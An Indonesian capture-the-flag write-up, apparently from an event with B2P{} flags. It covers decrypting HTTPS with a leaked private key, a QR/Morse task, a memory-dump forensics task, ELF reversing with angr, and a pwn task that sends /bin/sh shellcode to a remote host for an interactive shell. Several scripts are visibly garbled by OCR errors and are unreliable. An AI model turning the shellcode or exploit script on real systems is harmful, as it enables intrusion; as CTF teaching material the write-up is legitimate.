privateExponent:
    32:03:0e:42:c6:9d:4e:77:de:7e:23:97:b1:3d:ba:
    3c:f8:88:66:09:ff:63:fa:11:4e:2b:5d:f1:db:62:
    49:f8:ea:f0:bf:5f:a2:6a:d5:b8:e4:8b:7f:ab:05:
    0d:32:fc:57:4b:44:6e:22:d0:8b:a7:b1
prime1:
    c6:af:70:60:4c:64:e8:28:10:18:ac:bb:53:82:33:
    bb:57:f3:7a:6e:68:95
prime2:
    00:f3:5c:b8:25:f0:03:39:6f:11:f1:49:a5:9a:0f:
    e7:3d:b4:31:62:cb:30:5b:8e:bf:ed:a5:ca:84:0b:
    e2:4c:53:6b:6a:ae:57
exponent1:
    17:18:8c:ff:d9:3e:79
exponent2:
    00:d5:51:42:c1:4e:5f:25:2a:ec:c9:59:ca:e4:fe:
67:ad:b8:93:49:8b:dd:b9:83:a9:4c:c0:74:81:c6:
```

Tidak usah berlama-lama langsung saja kita masukkan file private key tersebut ke wireshark agar paket https yang tercapture dapat terbaca(ter-decrypt).

Klik edit -> preferences lalu pilih protocols dan cari ssl kemudian klik edit di samping RSA Keys list.



Lalu isi seperti berikut.



- IP address : IP address client.
- Port : port yang digunakan,karena https berarti menggunaka port 443.
- Protocol: isi http,karena disini kita akan mendecrypt packet https menjadi http.
- Key File: masukkan private key.

Setelah kita melakukan konfigurasi pada wireshark maka packet packet yang ada secara otomatis terdecrypt.

No.	Time	Source	Destination	Protocol L	engti Info	
	1 0.000000	192.168.56.1		MDNS	154 Standard query 0x0000 PTR _apple-mobdevtcp.local, "QM" question PTR 46e20547subapple-mobdev2t	
	2 0.031381	192.168.56.1	192.168.56.102	TCP	66 54884 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1	
	3 0.031546	192.168.56.102	192.168.56.1	TCP	66 443 → 54884 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128	
	4 0.031593	192.168.56.1	192.168.56.102	TCP	54 54884 → 443 [ACK] Seq=1 Ack=1 Win=525568 Len=0	
	5 0.035063	192.168.56.1	192.168.56.102	TLSv1.1	578 Client Hello	
	6 0.035255	192.168.56.102	192.168.56.1	TCP	60 443 → 54884 [ACK] Seq=1 Ack=525 Win=30336 Len=0	
	7 0.036150	192.168.56.102	192.168.56.1	TLSv1.1	780 Server Hello, Certificate, Server Hello Done	
	8 0.036871	192.168.56.1	192.168.56.102	TLSv1.1	212 Client Key Exchange, Change Cipher Spec, Finished	
	9 0.038054	192.168.56.102	192.168.56.1	TLSv1.1	336 New Session Ticket, Change Cipher Spec, Finished	
- 1	0 0 042050	102 160 E6 1	102 169 56 102	UTTD	602 GET (flog php UTID/1 1	

Salah satu packet yang mencurigakan adalah GET /flag.php oleh karena itu maka kita lakukan follow http stream pada packet GET /flag.php dan muncullah flagnya.

HTTP/1.1 200 OK
Date: Sat, 14 May 2016 08:33:53 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.24
Content-Length: 45
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
Flag 2: B2P{83b89aeac40bb038dc01501a3d99b918}

Flag: B2P{83b89aeac40bb038dc01501a3d99b918}

Programming

capture_Yunani - FAST AND FURIOUS (300 pts)





Pertama saya coba lakukan scanning pada QR-Code tersebut dan hasilnya nihil (tidak valid).

Setelah saya perhatikan ternyata gambar QR-Code tersebut di invert (dari hitam ke putih dan dari putih ke hitam),coba bandingkan dengan QR-Code berikut.



Gambar dari google

Kemudian saya coba untuk melakukan invert pada gambar QR-Code pada web tersebut menggunakan script sederhana yang saya buat menggunakan bahasa pemrograman python.

```
from qrtools import QR
from PIL import Image, ImageOps

asli = Image.open('index.png')
balik = ImageOps.invert(asli)
balik.save('hasil.png')
qr = QR()
qr.decode("/home/noob/Documents/swg/jadian.png")
print qr.data
```

Sebelumnya saya telah mendownload gambar QR-Code pada web soal sebagai percobaan(index.png). Kemudian kita jalankan script tersebut dan hasilnya seperti berikut.

Kita tahu bahwa string tersebut berupa sandi morse (yang pernah pramuka pasti tahu),lalu saya coba untuk melakukan decode sandi morse tersebut.

Saya coba menggunakan decoder online dan hasilnya sebagai berikut.

```
(-. )↔ (-. )

1FBC56022BEB15D99A0066C0

BFD3F3D2C70EF3EA
```

Lalu saya coba untuk membuat script untuk melakukan decode terhadap Sandi morse tersebut.

```
from qrtools import OR
from PIL import Image, ImageOps

morse = {
    "A": ".-", "B": "-...", "C": "-...", "D": "...", "E": ".", "F": "...", "G": "-..", "H": "...", "I": "...", "J": "...", "K": "-..",
    "L": "...", "M": "-.", "N": "-.", "O": "-...", "Q": "-...", "R": "-.", "S": "...", "T": "-.", "U": "...", "V": "...",
    "W": ".-.", "X": "...", "Y": "...", "Z": "...", "I": "...", "2": "....", "3": "....", "4": "....", "5": "....", "6": "...",
    "7": "-...", "8": "-...", "9": "....", "0": "....",
}
inverseMorse = dict((v, k) for (k, v) in morse.items())
asli = Image.open('index.png')
balik = Image.open('index.png')
balik.save('hasil.png')
qr = QR()
qr decode("hasil.png")
data = qr.data
result = ''.join(inverseMorse[x] for x in data.split(' '))
print result
```

- InverseMorse untuk membalikkan dari value menjadi key dan key menjadi value

Dan hasilnya sebagai berikut.

```
root kosong swg # python invert.py
1FBC56022BEB15D99A0066C0BFD3F3D2C70EF3EA
```

Sama seperti yang dihasilkan pada decoder online.

Jadi selanjutnya saya buat script untuk mendapatkan gambar dari web lalu ditambah script diatas dan terakhir mengirimkan hasilnya kembali ke web soal.

```
import shutil
import requests as r
from base64 import OR
from PIL inport Inage, ImageOps
from bs4 isport BeautifulSoup as bs

morse = {
    "A": "...,"B": "...,"C": "...,"O": "...,"F": "...,"G": "...,"K": "...,"S": "...,"
```

Dan berikut hasilnya

Flag: B2P{95bef58cd9ccad4a067b602a9cc630ae}

Forensic

capture_Senegal - NO PAIN NO GAINT (200 pts)



Diberikan sebuah file dengan nama osas.dmp.

Hal pertama yang saya lakukan adalah mencari tahu mengenai format .dmp dan ternyata format .dmp merupakan sebuah dump crash error yang tersimpan.

Hal pertama yang saya lakukan adalah melakukan pencarian menggunakan strings namun tidak membuahkan hasil.

Jadi selanjutnya saya coba untuk mengubah formatnya dari .dmp menjadi .data .

Pada file manager file tersebut terbaca sebagai gambar jadi saya coba buka menggunakan gimp.



Setelah saya menaik turunkan offset,width,dan height akhirnya saya yakin bahwa file tersebut memanglah gambar dan flagnya kemungkinan ada pada gambar tersebut.

Jadi disini saya melakukan banyak percobaan untuk menentukan offset,width,dan height dari gambar tersebut sehingga dapat menghasilkan gambar yang jelas.

Akhirnya saya menemukan perbandingan yang tepat yaitu

Offset: 10763672Height: 1435Width: 1435



Selanjutnya klik open dan terlihatlah flagnya



 $Flag: B2P\{7c6eb59b88fe7efd64111b33f49b7903\}$

Reverse

capture_Jerman - CHECK_IT (200 pts)



Disini kita diberi sebuah file binary elf 32 bit dengan nama check_0d7788dbe76b9746eff3f3726862af17.

```
root kosong swg # file check_0d7788dbe76b9746eff3f3726862af17
check_0d7788dbe76b9746eff3f3726862af17: ELF 32-bit LSB executable, Intel 80386,
version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Li
nux 2.6.24, BuildID[sha1]=333ef07cc8fd5800cc96f80f8432a24c8559e01c, stripped
```

Pertama kita gunakan r2 untuk disassemble file binary tersebut.

```
root kosong swg # r2 ./check_0d7788dbe76b9746eff3f3726862af17
[0x08048380]> aa
[0x08048380]> pdf@main
```

Setelah itu kita cari alamat mana yang akan dieksekusi ketika input yang dimasukkan salah atau benar. Berikut alamat yang akan dieksekusi ketika input benar:

```
0x0804857f
```

Berikut alamat yang akan dieksekusi ketika input salah:

0x0804858d

```
======< 0x0804858b eb0c jmp loc.08048599
`----> 0x0804858d c70424fffff. mov dword [esp], 0xffffffff
```

Tanpa menunggu lama selanjutnya kita akan mencari tahu input apa yang tepat agar program mengeksekusi instruksi pada alamat 0x0804857f.

Disini saya menggunakan angr untuk membantu menyelesaikan soal ini.

Kemudian jalankan script tersebut.

Karena di linux saya tidak dapat menjalankan python framework angr jadi saya gunakan vps untuk menjalankanya.

```
root@OsirishX:~# python solver.py
0x0804857F Found
B2P{325ccc3d42acf61c172a670afca15587}
root@OsirishX:~#
```

Dan muncullah flagnya.

Flag: B2P{325ccc3d42acf61c172a670afca15587}

PWN

Segmentation fault

capture_Republik Cheska - EXECUTOR (100 pts)



Disini kita diberi sebuah file dengan nama eater_1456fb7e0407c2707c234887fa556ea3 selanjutnya kita coba cek file tersebut.

```
root kosong swg # file eater_1456fb7e0407c2707c234887fa556ea3
eater_1456fb7e0407c2707c234887fa556ea3: ELF 32-bit LSB executable, Intel 80386,
version 1 (GNU/Linux), statically linked, for GNU/Linux 2.6.24, BuildID[sha1]=25
75421fc945f99e2d84b25e2d7b4b3b98e40fcb, not stripped

Selanjutnya kita coba jalankan file tersebut dan berikut hasilnya
    root kosong swg # ./eater_1456fb7e0407c2707c234887fa556ea3
    Send me stuff!!
kosong
```

Terlihat dari file ketika dijalankan kita dapat langsung mengirimkan payload untuk memanggil shell. Berikut payload nya

 $Shellcode = \text{$$\chi$31\x69\x67\xe1\xb0\x0b\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80$"} \\ Kemudian langsung saja kita buat script sederhana menggunakan python untuk mengirim shellcode tersebut.$

```
from pwn import *
server = remote("35.187.236.126", 8032)
server.recv(2048)
Shellcode = "\x31\xc9\xf7\xe1\xb0\x0b\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
server.sendline(Shellcode)
log.info("Mengirim Shellcode")
server.interactive()
```

Berikut hasil dari program tersebut ketika dijalankan

```
root kosong swg # python pwnexec.py
[+] Opening connection to 35.187.236.126 on port 8032: Done
[*] Mengirim Shellcode
[*] Switching to interactive mode

$ id
uid=1000(ctf) gid=1000(ctf) groups=1000(ctf)
```

Selanjutnya langsung kita cari saja flagnya.

```
$ ls
easyshell
flag.txt
$ cat flag.txt
B2P{c832b461f8772b49f45e6c3906645adb}
```

Flag: B2P{c832b461f8772b49f45e6c3906645adb}